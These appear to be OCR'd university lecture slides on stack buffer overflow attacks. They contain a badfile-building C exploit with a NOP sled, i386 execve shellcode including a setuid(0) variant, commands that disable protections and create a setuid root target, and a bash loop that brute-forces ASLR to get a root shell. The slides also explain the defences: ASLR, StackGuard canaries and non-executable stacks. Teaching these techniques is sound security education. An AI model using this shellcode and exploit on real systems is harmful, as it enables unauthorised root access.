
Task B : NOP Sled

Fill **badfile** with **NOP** instructions and place malicious code at the end of buffer

- NOP: instructions that does nothing
- To increase the chances of jumping to the correct address of the malicious code



Structure of badfile



Construct Badfile

```c
void main(int argc, char **argv)
{
  char buffer[200];
  FILE *badfile;

  /* A. Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 200);

  /* B. Fill the return address field with a candidate
        entry point of the malicious code */
  *((long *) (buffer + 112)) = 0xbffff188 + 0x80;

  // C. Place the shellcode towards the end of buffer
  memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
         sizeof(shellcode));

  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 200, 1, badfile);
  fclose(badfile);
}
```

1. Obtained from Task A - offset of the return address from the base of the buffer
2. Obtained from Task B - approximate address of the shell-code

Strcpy Hazard

Vulnerable program uses strcpy to copy the buffer

- What's the implication?

Strcpy will stop copying the rest of the input if met a zero

- The return address and shell-code in badfile cannot contain zeros

  e.g., 0xbffff188 + 0x78 = 0xbffff200, the last byte contains zero leading to end copy.

- How to address this problem?

Execution Results

Compiling the vulnerable code with all the countermeasures disabled

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Compiling the exploit code to generate the badfile.

Executing the exploit code and stack code.

```
$ gcc exploit.c -o exploit
$ ./exploit
$ ./stack
# id          ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

A Note on Countermeasure

On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure

- It drops privileges when being executed inside a setuid process

Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh"  to "\x68""/zsh"
```

Other methods to defeat the countermeasure will be discussed later

Shellcode

Shellcode: the malicious code used by attackers to gain control of the system


- Originally to spawn a shell, but can do anything
- Challenges:

  How to load the shellcode, zero bytes in the shellcode

Example: (compile it to binary and extract the binary instructions)

```
#include <stddef.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Linux Syscall Dispatch



Shellcode

Assembly code (machine instructions) for launching a shell.

Goal: use execve("/bin/sh", argv, 0) to spawn a shell


Registers used:

- `eax = 0x0000000b;  syscall # of execve`
- `ebx = address to "/bin/sh"`
- `ecx = address of the argument array.`
- `argv[0] = the address of "/bin/sh"`
- `argv[1] = 0; no more arguments`
- `edx = 0; no environment variables are passed`
- `int 0x80;  invoke execve()`

Shellcode

```
const char code[] =
  "\x31\xc0"          /* xorl    %eax,%eax    */  ← %eax = 0 (avoid 0 in code)
  "\x50"              /* pushl   %eax         */  ← set end of string "/bin/sh"
  "\x68""//sh"        /* pushl   $0x68732f2f  */
  "\x68""/bin"        /* pushl   $0x6e69622f  */
  "\x89\xe3"          /* movl    %esp,%ebx    */  ← set %ebx
  "\x50"              /* pushl   %eax         */
  "\x53"              /* pushl   %ebx         */
  "\x89\xe1"          /* movl    %esp,%ecx    */  ← set %ecx
  "\x99"              /* cdq                  */  ← set %edx
  "\xb0\x0b"          /* movb    $0x0b,%al    */  ← set %eax
  "\xcd\x80"          /* int     $0x80        */  ← invoke execve()
;
```

Shellcode



(a) Set the ebx register

(b) Set the eax, ecx, and edx registers

Countermeasures

Developer approaches:

- Use safer functions like strncpy(), strncat() etc,
- safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Address Space Layout Randomization

To succeed, attackers need to know the address of various targets

ASLR: randomize memory layout to make it harder for attackers to guess addresses

- Most current systems support randomize stack, heap, and data…
- The program must be compiled as **position-independent Executable**

Every time the code is loaded in the memory, stack address changes

↓

Difficult to guess the stack address in the memory

↓

Difficult to guess %ebp address and address of the malicious code

ASLR: Test Example

```c
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

ASLR Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

Not randomized

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

Stack-only

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Stack and heap

Bypassing ASLR

Brute-force attacks

- Try many times, eventually get lucky

Use ROP to exploit **non-randomized memory** (code/data)

- Code (program or libraries) that is NOT compiled as PIE
- Systems that have ASLR off by default for "compatibility"

Exploit **information disclosure** bugs to reveal addresses

- ASLR only randomizes code/data segment bases

ASLR: Brute-force

Turn on address randomization

- `% sudo sysctl -w kernel.randomize_va_space=2`

Compile set-uid root version of stack.c

- `% gcc -o stack -z execstack -fno-stack-protector stack.c`
- `% sudo chown root stack`
- `% sudo chmod 4755 stack`

ASLR: Brute-force

Defeat ASLR by attack the vulnerable code in an infinite loop

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

ASLR: Brute-force

Got the shell after running for about 19 minutes on a ***32-bit*** Linux machine

- How long will it take on a 64-bit Linux?


```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#      ← Got the root shell!
```

StackGuard

Function *prologue* embeds a canary word between return address and locals

Function *epilogue* checks canary before it returns

- Wrong canary ➔ overflow



Execution w/ StackGuard

What is %gs:20 ?

- gs: a segment register pointing to memory
- Each thread has its own gs segment
- The same code %gs:20 actually accesses different memory
- %gs:20 – canary in the ***thread-local storage***

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Data Execution Prevention

Shellcode is placed in the data area (stack/heap)

DEP: prevent the data to be executed and code to be overwritten

CPU provides the NX bit in the page table to mark a page to be non-executable

- Similarly, Supervisor Mode Access Prevention prevent the kernel from executing the user memory (Why?)

DEP can be defeated by reusing existing code (code-reuse attack)

Defeating Countermeasures in bash & dash

They turn setuid process into a non-setuid process

- They set the effective user ID to the real user ID, dropping the privilege

Idea: before running them, we set the real user ID to 0

- Invoke setuid(0)
- We can do this at the beginning of the shellcode

```
shellcode= (
    "\x31\xc0"                    # xorl      %eax,%eax      ①
    "\x31\xdb"                    # xorl      %ebx,%ebx      ②
    "\xb0\xd5"                    # movb      $0xd5,%al      ③
    "\xcd\x80"                    # int       $0x80          ④
```

Am I a Hacker Now?

Pwn2own 2020:

SUCCESS - The team from Georgia Tech used a six bug chain to pop calc and escalate to root. They earn $70,000 USD and 7 Master of Pwn points.

1200 - Flourescence targeting Microsoft Windows with a local privilege escalation.

SUCCESS - The Pwn2Own veteran used a UAF in Windows to escalate privileges. He earns $40,000 USD and 4 points towards Master of Pwn.

1400 - Manfred Paul of the RedRocket CTF team targeting the Ubuntu Desktop with a local privilege escalation.

SUCCESS - The Pwn2Own newcomer wasted no time. He used an improper input validation bug to escalate privileges. This earned him $30,000 and 3 Master of Pwn points.

Still a long way to go!

Summary

Buffer overflow is a common security flaw

Buffer overflows can happen on the stack or in the heap

Exploit buffer overflow to run injected shellcode

Defend against the attack